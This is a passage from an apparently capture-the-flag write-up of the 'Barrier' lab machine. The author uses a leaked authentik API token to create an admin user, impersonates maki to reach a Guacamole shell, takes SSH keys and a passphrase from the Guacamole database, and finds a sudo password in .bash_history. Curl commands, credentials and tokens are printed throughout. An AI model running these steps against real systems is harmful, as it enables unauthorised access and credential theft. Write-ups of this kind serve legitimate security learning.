      "email": "admin@barrier.vl",
      "avatar": "data:image/svg+xml;base64,PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHdpZHRoPSI2NHB4IiBoZWlnaHQ9IjY0cHgiIHZpZXdCb3g9IjAgMCA2NCA2NCIgdmVyc2lvbj0iMS4xIj48cmVjdCBmaWxsPSIjMzc3YjM3IiBjeD0iMzIiIGN5PSIzMiIgd2lkdGg9IjY0IiBoZWlnaHQ9IjY0IiByPSIzMiIvPjx0ZXh0IHg9IjUwJSIgeT0iNTAlIiBzdHlsZT0iY29sb3I6ICNmZmY7IGxpbmUtaGVpZ2h0OiAxOyBmb250LWZhbWlseTogJ1JlZEhhdFRleHQnLCdPdmVycGFzcycsb3ZlcnBhc3MsaGVsdmV0aWNhLGFyaWFsLHNhbnMtc2VyaWY7ICIgZmlsbD0iI2ZmZiIgYWxpZ25tZW50LWJhc2VsaW5lPSJtaWRkbGUiIGRvbWluYW50LWJhc2VsaW5lPSJtaWRkbGUiIHRleHQtYW5jaG9yPSJtaWRkbGUiIGZvbnQtc2l6ZT0iMjgiIGZvbnQtd2VpZ2h0PSI0MDAiIGR5PSIuMWVtIj5BQTwvdGV4dD48L3N2Zz4=",
      "attributes": {},
      "uid": "c19f414ee26028d6fe42f90a393920de1c1f8b5428d3efe76b72f302efe78742",
      "path": "users",
      "type": "internal",
      "uuid": "4d9587ad-641d-4879-a8dd-edf2a24e1bf5"
    },
    {
      "pk": 35,
      "username": "maki",
      "name": "maki",
      "is_active": true,
      "last_login": null,
      "is_superuser": false,
      "groups": [],
      "groups_obj": [],
      "email": "",
      "avatar": "data:image/svg+xml;base64,PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHdpZHRoPSI2NHB4IiBoZWlnaHQ9IjY0cHgiIHZpZXdCb3g9IjAgMCA2NCA2NCIgdmVyc2lvbj0iMS4xIj48cmVjdCBmaWxsPSIjMzdiYmIxIiBjeD0iMzIiIGN5PSIzMiIgd2lkdGg9IjY0IiBoZWlnaHQ9IjY0IiByPSIzMiIvPjx0ZXh0IHg9IjUwJSIgeT0iNTAlIiBzdHlsZT0iY29sb3I6ICNmZmY7IGxpbmUtaGVpZ2h0OiAxOyBmb250LWZhbWlseTogJ1JlZEhhdFRleHQnLCdPdmVycGFzcycsb3ZlcnBhc3MsaGVsdmV0aWNhLGFyaWFsLHNhbnMtc2VyaWY7ICIgZmlsbD0iI2ZmZiIgYWxpZ25tZW50LWJhc2VsaW5lPSJtaWRkbGUiIGRvbWluYW50LWJhc2VsaW5lPSJtaWRkbGUiIHRleHQtYW5jaG9yPSJtaWRkbGUiIGZvbnQtc2l6ZT0iMjgiIGZvbnQtd2VpZ2h0PSI0MDAiIGR5PSIuMWVtIj5NQTwvdGV4dD48L3N2Zz4=",
      "attributes": {},
      "uid": "6d9a5a5ca034c7dd59f0b63547f402ceed837476b2b43bc58338ed74630b8651",
      "path": "users",
      "type": "internal",
      "uuid": "5840e7f6-f396-493a-b41d-9433df6df996"
    },
    {
      "pk": 34,
      "username": "satoru",
      "name": "satoru",
      "is_active": true,
      "last_login": null,
      "is_superuser": false,
      "groups": [],
      "groups_obj": [],
      "email": "satoru@barrier.vl",
      "avatar": "data:image/svg+xml;base64,PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHdpZHRoPSI2NHB4IiBoZWlnaHQ9IjY0cHgiIHZpZXdCb3g9IjAgMCA2NCA2NCIgdmVyc2lvbj0iMS4xIj48cmVjdCBmaWxsPSIjMzdjODViIiBjeD0iMzIiIGN5PSIzMiIgd2lkdGg9IjY0IiBoZWlnaHQ9IjY0IiByPSIzMiIvPjx0ZXh0IHg9IjUwJSIgeT0iNTAlIiBzdHlsZT0iY29sb3I6ICNmZmY7IGxpbmUtaGVpZ2h0OiAxOyBmb250LWZhbWlseTogJ1JlZEhhdFRleHQnLCdPdmVycGFzcycsb3ZlcnBhc3MsaGVsdmV0aWNhLGFyaWFsLHNhbnMtc2VyaWY7ICIgZmlsbD0iI2ZmZiIgYWxpZ25tZW50LWJhc2VsaW5lPSJtaWRkbGUiIGRvbWluYW50LWJhc2VsaW5lPSJtaWRkbGUiIHRleHQtYW5jaG9yPSJtaWRkbGUiIGZvbnQtc2l6ZT0iMjgiIGZvbnQtd2VpZ2h0PSI0MDAiIGR5PSIuMWVtIj5TQTwvdGV4dD48L3N2Zz4=",
      "attributes": {},
      "uid": "e0c306c91c800ecb0343d535bf8211fcd85ebeafb17966eb9a5b5146c99724cb",
      "path": "users",
      "type": "internal",
      "uuid": "91da4edd-f03d-4cdc-80af-102371b10905"
    }
  ]
}
There are four users, ak-outpost-af1fa701dddb44f98ddf2c3868733303, akadmin, maki, and satoru.
Create Admin User
There’s an endpoint to create a user:
oxdf@hacky$ curl -s -L 'http://barrier.vl:9000/api/v3/core/users/' -H 'Content-Type: application/json' -H 'Accept: application/json' -H "Authorization: Bearer $AUTHENTIK_API_TOKEN" --data-raw '{"username": "0xdf", "name": "0xdf", "is_superuser": true}' | jq .
{
  "pk": 36,
  "username": "0xdf",
  "name": "0xdf",
  "is_active": true,
  "last_login": null,
  "is_superuser": false,
  "groups": [],
  "groups_obj": [],
  "email": "",
  "avatar": "data:image/svg+xml;base64,PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHdpZHRoPSI2NHB4IiBoZWlnaHQ9IjY0cHgiIHZpZXdCb3g9IjAgMCA2NCA2NCIgdmVyc2lvbj0iMS4xIj48cmVjdCBmaWxsPSIjOGFhNmM4IiBjeD0iMzIiIGN5PSIzMiIgd2lkdGg9IjY0IiBoZWlnaHQ9IjY0IiByPSIzMiIvPjx0ZXh0IHg9IjUwJSIgeT0iNTAlIiBzdHlsZT0iY29sb3I6ICNmZmY7IGxpbmUtaGVpZ2h0OiAxOyBmb250LWZhbWlseTogJ1JlZEhhdFRleHQnLCdPdmVycGFzcycsb3ZlcnBhc3MsaGVsdmV0aWNhLGFyaWFsLHNhbnMtc2VyaWY7ICIgZmlsbD0iI2ZmZiIgYWxpZ25tZW50LWJhc2VsaW5lPSJtaWRkbGUiIGRvbWluYW50LWJhc2VsaW5lPSJtaWRkbGUiIHRleHQtYW5jaG9yPSJtaWRkbGUiIGZvbnQtc2l6ZT0iMjgiIGZvbnQtd2VpZ2h0PSI0MDAiIGR5PSIuMWVtIj4wWDwvdGV4dD48L3N2Zz4=",
  "attributes": {},
  "uid": "0e89e359cf32c3efeecb057458a53528a5b799dd5067d7915bd7a15e082dbb74",
  "path": "users",
  "type": "internal",
  "uuid": "a0e7ebd1-7e02-43aa-b535-ed4490995a48"
}
Even though I tried to set is_superuser to true, it didn’t take.
The API docs show many more fields set in the POST, but just having username and name worked fine. Now I’ll set a password for 0xdf:
oxdf@hacky$ curl -L 'http://barrier.vl:9000/api/v3/core/users/36/set_password/' -H 'Content-Type: application/json' -H "Authorization: Bearer $AUTHENTIK_API_TOKEN" -d '{"password": "0xdf0xdf."}'
oxdf@hacky$ curl -v -L 'http://barrier.vl:9000/api/v3/core/users/36/set_password/' -H 'Content-Type: application/json' -H "Authorization: Bearer $AUTHENTIK_API_TOKEN" -d '{"password": "0xdf0xdf."}'
* Host barrier.vl:9000 was resolved.
* IPv6: (none)
* IPv4: 10.129.234.46
*   Trying 10.129.234.46:9000...
* Connected to barrier.vl (10.129.234.46) port 9000
> POST /api/v3/core/users/36/set_password/ HTTP/1.1
> Host: barrier.vl:9000
> User-Agent: curl/8.5.0
> Accept: */*
> Content-Type: application/json
> Authorization: Bearer MqL8GPTr7y4EDMWsp7gxb2YiKEzuNpLZ2QVia8HD4MLc93vgublgL5xQEvTc
> Content-Length: 25
>
< HTTP/1.1 204 No Content
< Allow: POST, OPTIONS
< Date: Sun, 01 Mar 2026 13:05:17 GMT
< Referrer-Policy: same-origin
< Vary: Accept-Encoding
< Vary: Cookie
< X-Authentik-Id: 160df17176fe4ae7936e140544c0d511
< X-Content-Type-Options: nosniff
< X-Frame-Options: DENY
< X-Powered-By: authentik
<
* Connection #0 to host barrier.vl left intact
There’s no response, but that implies success (the docs took the Accept header out for this call). With -v it shows a 204, which is the success status code.
At this point I have a user with a password that can log in. They aren’t a superuser, and have no groups. To be useful, I’ll add it to the admin group. The user enumeration above shows the akadmin user is in the group with ID a38fb983-8b71-4bf2-b5a7-42ab9fdd58e8. There’s an API to list groups:
oxdf@hacky$ curl -s -L 'http://barrier.vl:9000/api/v3/core/groups/' -H 'Accept: application/json' -H "Authorization: Bearer $AUTHENTIK_API_TOKEN" | jq .
{
  "pagination": {
    "next": 0,
    "previous": 0,
    "count": 2,
    "current": 1,
    "total_pages": 1,
    "start_index": 1,
    "end_index": 2
  },
  "results": [
    {
      "pk": "a38fb983-8b71-4bf2-b5a7-42ab9fdd58e8",
      "num_pk": 21741,
      "name": "authentik Admins",
      "is_superuser": true,
      "parent": null,
      "parent_name": null,
      "users": [
        4
      ],
      "users_obj": [
        {
          "pk": 4,
          "username": "akadmin",
          "name": "authentik Default Admin",
          "is_active": true,
          "last_login": "2025-06-18T09:25:04.724776Z",
          "email": "admin@barrier.vl",
          "attributes": {},
          "uid": "c19f414ee26028d6fe42f90a393920de1c1f8b5428d3efe76b72f302efe78742"
        }
      ],
      "attributes": {},
      "roles": [],
      "roles_obj": []
    },
    {
      "pk": "fd49997b-e380-4771-b4e7-70a5f174afb5",
      "num_pk": 33667,
      "name": "authentik Read-only",
      "is_superuser": false,
      "parent": null,
      "parent_name": null,
      "users": [],
      "users_obj": [],
      "attributes": {
        "notes": "An group with an auto-generated role that allows read-only permissions on all objects.\n"
      },
      "roles": [
        "2b18aa04-3ee8-41ff-a66d-69f31c6514f7"
      ],
      "roles_obj": [
        {
          "pk": "2b18aa04-3ee8-41ff-a66d-69f31c6514f7",
          "name": "authentik Read-only"
        }
      ]
    }
  ]
}
So that’s the “authentik Admins” group. I’ll add that:
oxdf@hacky$ curl -v -L 'http://barrier.vl:9000/api/v3/core/groups/a38fb983-8b71-4bf2-b5a7-42ab9fdd58e8/add_user/' -H 'Content-Type: application/json' -H "Authorization: Bearer $AUTHENTIK_API_TOKEN" -d '{"pk": 36}'
* Host barrier.vl:9000 was resolved.
* IPv6: (none)
* IPv4: 10.129.234.46
*   Trying 10.129.234.46:9000...
* Connected to barrier.vl (10.129.234.46) port 9000
> POST /api/v3/core/groups/a38fb983-8b71-4bf2-b5a7-42ab9fdd58e8/add_user/ HTTP/1.1
> Host: barrier.vl:9000
> User-Agent: curl/8.5.0
> Accept: */*
> Content-Type: application/json
> Authorization: Bearer MqL8GPTr7y4EDMWsp7gxb2YiKEzuNpLZ2QVia8HD4MLc93vgublgL5xQEvTc
> Content-Length: 10
>
< HTTP/1.1 204 No Content
< Allow: POST, OPTIONS
< Date: Sun, 01 Mar 2026 13:26:41 GMT
< Referrer-Policy: same-origin
< Vary: Accept-Encoding
< Vary: Cookie
< X-Authentik-Id: b9b5274faa774f1dbfce469b9f892281
< X-Content-Type-Options: nosniff
< X-Frame-Options: DENY
< X-Powered-By: authentik
<
* Connection #0 to host barrier.vl left intact
The 204 is success.

When I log in as 0xdf there’s an “Admin interface” button at the top right:

Guacamole Access
The Admin interface shows a dashboard of recent events:
 Click for full size image

Under “Manage users”, it shows the same five users noted above:
 Click for full size image
The Impersonate button is interesting. I’ll try impersonating akadmin. It shows the same two apps, and I can log into both GitLab and Guacamole as akadmin, but nothing interesting comes from it.
If I Impersonate maki, GitLab doesn’t work:


However, Guacamole shows a connection:

Clicking on Maintenance loads a shell on an Ubuntu host named barrier:
 Click for full size image
I’ll grab user.txt:
maki@barrier:~$ cat user.txt
bb50b385************************
SSH
In the maki user’s .ssh directory, there’s both RSA and ED25519 key pairs, and both are in the authorized_keys file:
maki@barrier:~/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBkODrlj6D8fDggtWytTbxs7Vz6FLu9qfPTfJpXCe/3M maki@barrier
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDojHvvOSNr5eiXVVAovHyMmX6QTIM92zyIER0RuTPj893t8aC1c8LGzbsYX
bn7uS44hLO07D+2zoC8eD8fJzFDcnrXFPVWnxa0bulfuqb/XJ4nK7RUoyljCbckmft3xJFPUQXoeXfWPQw10mzEdxaLFm4PRb
RbMtpQ+E1LDSXu1h8B+xilsYxAXG+N8GvIV2anBJVZfHqyP9mhKWXL5A4OUD9I9ss4RbPB4J8mwHvVTPZnZVYSps5H85L+Yky
9l9SpQuE5K/8na93hDS79VoRO3OWR7Kf8A7IBm/Pa75giwN4qNeCPqPZIDps7VXjgMiouqf039tgQx5496G6Q0E+T6oBpzl30
BgBtM1xaVnnWpv54NveBIk66pVUpr6vtkgaq7AljCjADCVGCb5w/yp5G+DGNg0Cn8YkgHo/Qtd/Lzh6ruVEHeaqHaxtFpKZqO
6HGTdvihEmuK8vtdZfZvc92QfLrdCViDb/SVhQ0H5LWoOQ46V6dWtEbcBoIcMyJtyM= maki@barrier
maki@barrier:~/.ssh$ cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBkODrlj6D8fDggtWytTbxs7Vz6FLu9qfPTfJpXCe/3M maki@barrier
maki@barrier:~/.ssh$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDojHvvOSNr5eiXVVAovHyMmX6QTIM92zyIER0RuTPj893t8aC1c8LGzbsYX
bn7uS44hLO07D+2zoC8eD8fJzFDcnrXFPVWnxa0bulfuqb/XJ4nK7RUoyljCbckmft3xJFPUQXoeXfWPQw10mzEdxaLFm4PRb
RbMtpQ+E1LDSXu1h8B+xilsYxAXG+N8GvIV2anBJVZfHqyP9mhKWXL5A4OUD9I9ss4RbPB4J8mwHvVTPZnZVYSps5H85L+Yky
9l9SpQuE5K/8na93hDS79VoRO3OWR7Kf8A7IBm/Pa75giwN4qNeCPqPZIDps7VXjgMiouqf039tgQx5496G6Q0E+T6oBpzl30
BgBtM1xaVnnWpv54NveBIk66pVUpr6vtkgaq7AljCjADCVGCb5w/yp5G+DGNg0Cn8YkgHo/Qtd/Lzh6ruVEHeaqHaxtFpKZqO
6HGTdvihEmuK8vtdZfZvc92QfLrdCViDb/SVhQ0H5LWoOQ46V6dWtEbcBoIcMyJtyM= maki@barrier
I’ll save both private keys and connect:
oxdf@hacky$ ssh -i ~/keys/barrier-maki-ed25519 maki@barrier.vl
Unable to negotiate with 10.129.234.46 port 22: no matching host key type found. Their offer: ssh-rsa
oxdf@hacky$ ssh -i ~/keys/barrier-maki-rsa maki@barrier.vl
Unable to negotiate with 10.129.234.46 port 22: no matching host key type found. Their offer: ssh-rsa
Both fail with an error about needing ssh-rsa. This is not about the user key I’m offering, but the host key. Modern OpenSSH clients (8.8+) disabled the ssh-rsa host key algorithm by default because it uses SHA-1 for signatures, which is considered weak. Even though my user key is fine, the client is refusing to connect because it won’t accept the server’s RSA host key. I’ll add -oHostKeyAlgorithms=+ssh-rsa to accept that:
oxdf@hacky$ ssh -i ~/keys/barrier-maki-ed25519 -oHostKeyAlgorithms=+ssh-rsa maki@barrier.vl
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-168-generic x86_64)
...[snip]...
maki@barrier:~$
Shell as maki_adm
Enumeration
Users
maki’s home directory is otherwise pretty empty:
maki@barrier:~$ ls -la
total 36
drwxr-x--- 5 maki maki 4096 Jun 24  2025 .
drwxr-xr-x 5 root root 4096 Dec 23  2024 ..
lrwxrwxrwx 1 root root    9 Jun 24  2025 .bash_history -> /dev/null
-rw-r--r-- 1 maki maki  220 Dec 22  2024 .bash_logout
-rw-r--r-- 1 maki maki 3771 Dec 22  2024 .bashrc
drwx------ 2 maki maki 4096 Dec 22  2024 .cache
drwxrwxr-x 3 maki maki 4096 Dec 22  2024 .local
-rw-r--r-- 1 maki maki  807 Dec 22  2024 .profile
drwx------ 2 maki maki 4096 Dec 22  2024 .ssh
-rw-r----- 1 root maki   33 Mar  1 13:09 user.txt
There are two other users with home directories in /home:
maki@barrier:/home$ ls
local  maki  maki_adm
This lines up with the users with shells configured in passwd:
maki@barrier:/$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
local:x:1000:1000:local:/home/local:/bin/bash
maki:x:1001:1001:,,,:/home/maki:/bin/bash
maki_adm:x:1002:1002:,,,:/home/maki_adm:/bin/bash
maki can’t access either of the other two home directories.
maki can’t run sudo without a password.
File System
/srv has the GitLab runners configuration, but maki can’t access it:
maki@barrier:/srv/gitlab-runner/config$ ls -la
total 20
drwxr-xr-x 2 root root 4096 Jan 28 11:24 .
drwxr-xr-x 3 root root 4096 Dec 15  2024 ..
-rw------- 1 root root  869 Dec 29  2024 config.toml
-rw-r--r-- 1 root root 2004 Jan 28 11:21 gitlab_ca.crt
-rw------- 1 root root   14 Dec 15  2024 .runner_system_id
/opt has containerd (supporting the Docker installation) and icinga2:
maki@barrier:/opt$ ls
containerd  icinga2  saml.xml
Icinga2 is an open-source network monitoring system, forked from Nagios, but the directory is empty.
Guacamole
The Guacamole configuration is in /etc/guacamole:
maki@barrier:/etc/guacamole$ ls
extensions  guacamole.properties  lib
The configuration file is guacamole.properties:
# MySQL properties
mysql-hostname: 127.0.0.1
mysql-port: 3306
mysql-database: guac_db
mysql-username: guac_user
mysql-password: guac2024

saml-idp-metadata-url: file:///opt/saml.xml
saml-idp-url: http://barrier.vl:9000/application/saml/guac/sso/binding/redirect/
saml-callback-url: http://barrier.vl:8080/guacamole/
saml-entity-id: http://barrier.vl:8080
saml-strict: false

saml-group-attribute: groups
saml-username-attribute: http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn

saml-compress-requests: true
saml-compress-responses: true

logback-level: INFO

guacd-hostname: localhost
guacd-port: 4822
guacd-ssl: false

saml-debug: true

extension-priority: saml
#extension-priority: *, saml
I’ll use that MySQL information to connect:
maki@barrier:/$ mysql -h 127.0.0.1 -u guac_user -pguac2024 guac_db
...[snip]...
MariaDB [guac_db]>
There are 23 tables:
MariaDB [guac_db]> show tables;
+---------------------------------------+
| Tables_in_guac_db                     |
+---------------------------------------+
| guacamole_connection                  |
| guacamole_connection_attribute        |
| guacamole_connection_group            |
| guacamole_connection_group_attribute  |
| guacamole_connection_group_permission |
| guacamole_connection_history          |
| guacamole_connection_parameter        |
| guacamole_connection_permission       |
| guacamole_entity                      |
| guacamole_sharing_profile             |
| guacamole_sharing_profile_attribute   |
| guacamole_sharing_profile_parameter   |
| guacamole_sharing_profile_permission  |
| guacamole_system_permission           |
| guacamole_user                        |
| guacamole_user_attribute              |
| guacamole_user_group                  |
| guacamole_user_group_attribute        |
| guacamole_user_group_member           |
| guacamole_user_group_permission       |
| guacamole_user_history                |
| guacamole_user_password_history       |
| guacamole_user_permission             |
+---------------------------------------+
23 rows in set (0.000 sec)
The guacamole_connection table has two entries:
MariaDB [guac_db]> select connection_id,connection_name,protocol from guacamole_connection \G
*************************** 1. row ***************************
  connection_id: 1
connection_name: Maintenance
       protocol: ssh
*************************** 2. row ***************************
  connection_id: 2
connection_name: Maki_Adm
       protocol: ssh
2 rows in set (0.000 sec)
These are Apache Guacamole connections, saved remote desktop/SSH sessions configured in Guacamole’s web interface. Each one defines how Guacamole connects to a remote machine:
- Maintenance — an SSH connection (likely for routine admin/maintenance tasks)
- Maki_Adm — an SSH connection (likely an admin session for the maki user)
The actual connection details (hostname, port, username, password) are stored in the guacamole_connection_parameter table. These entries are a bit difficult to display, so I’ll look at them by connection_id (as there are only two). Maintenance has four entries:
MariaDB [guac_db]> select * from guacamole_connection_parameter where connection_id=1 \G
*************************** 1. row ***************************
  connection_id: 1
 parameter_name: hostname
parameter_value: localhost
*************************** 2. row ***************************
  connection_id: 1
 parameter_name: port
parameter_value: 22
*************************** 3. row ***************************
  connection_id: 1
 parameter_name: private-key
parameter_value: -----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
...[snip]...
xJJxfFxrulh8EAAAAMbWFraUBiYXJyaWVyAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
*************************** 4. row ***************************
  connection_id: 1
 parameter_name: username
parameter_value: maki
4 rows in set (0.000 sec)
The connection is to localhost port 22 as maki with a given SSH key. I already have access as maki. I’ll check out connection_id of 2:
MariaDB [guac_db]> select * from guacamole_connection_parameter where connection_id=2 \G
*************************** 1. row ***************************
  connection_id: 2
 parameter_name: hostname
parameter_value: localhost
*************************** 2. row ***************************
  connection_id: 2
 parameter_name: passphrase
parameter_value: 3V32FN6oViMPxyzC
*************************** 3. row ***************************
  connection_id: 2
 parameter_name: port
parameter_value: 22
*************************** 4. row ***************************
  connection_id: 2
 parameter_name: private-key
parameter_value: -----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,641356448A934274F5411C859C1FE00F

kADHiHrSzLE3Qb9kotrZ/y/Hr9eNob7G2ZdhvuuFVWy3iVVJWp7ZBIzyffMRxiWU
...[snip]...
nMKus8DAp8nPQdCVJf70PcxEFcnPmuwOINoX0izxk21fHDyRuCMM2i335qiQVVND
-----END RSA PRIVATE KEY-----
*************************** 5. row ***************************
  connection_id: 2
 parameter_name: username
parameter_value: maki_adm
5 rows in set (0.000 sec)
This connection is also to localhost port 22, but this time as maki_adm with a given SSH key and its passphrase.
SSH
I’ll save that key on my VM and connect:
oxdf@hacky$ ssh -i ~/keys/barrier-maki_adm -oHostKeyAlgorithms=+ssh-rsa maki_adm@barrier.vl
Enter passphrase for key '/home/oxdf/keys/barrier-maki_adm':
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-168-generic x86_64)
...[snip]...
maki_adm@barrier:~$
I’ll need to use the passphrase from the DB, as well as the -oHostKeyAlgorithms=+ssh-rsa option.
Shell as root
Enumeration
As maki_adm, there isn’t a ton of new stuff to access. The user’s home directory is rather empty:
maki_adm@barrier:~$ ls -la
total 32
drwxr-x--- 4 maki_adm admin 4096 Dec 22  2024 .
drwxr-xr-x 5 root     root  4096 Dec 23  2024 ..
-rw-r--r-- 1 root     root    26 Dec 22  2024 .bash_history
-rw-r--r-- 1 maki_adm admin  220 Dec 22  2024 .bash_logout
-rw-r--r-- 1 maki_adm admin 3771 Dec 22  2024 .bashrc
drwx------ 2 maki_adm admin 4096 Dec 22  2024 .cache
-rw-r--r-- 1 maki_adm admin  807 Dec 22  2024 .profile
drwxrwxr-x 2 maki_adm admin 4096 Dec 22  2024 .ssh
-rw-r--r-- 1 maki_adm admin    0 Dec 22  2024 .sudo_as_admin_successful
However, I’ll note that the .bash_history file isn’t linked to /dev/null. That’s a big tell on a HTB machine. It looks like it’s running sudo to become root, and the next line looks like a password:
sudo su
Va4kSjgTHSd55ZLv
That password works for maki_adm to run sudo:
maki_adm@barrier:~$ sudo -l
[sudo] password for maki_adm:
Matching Defaults entries for maki_adm on barrier:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

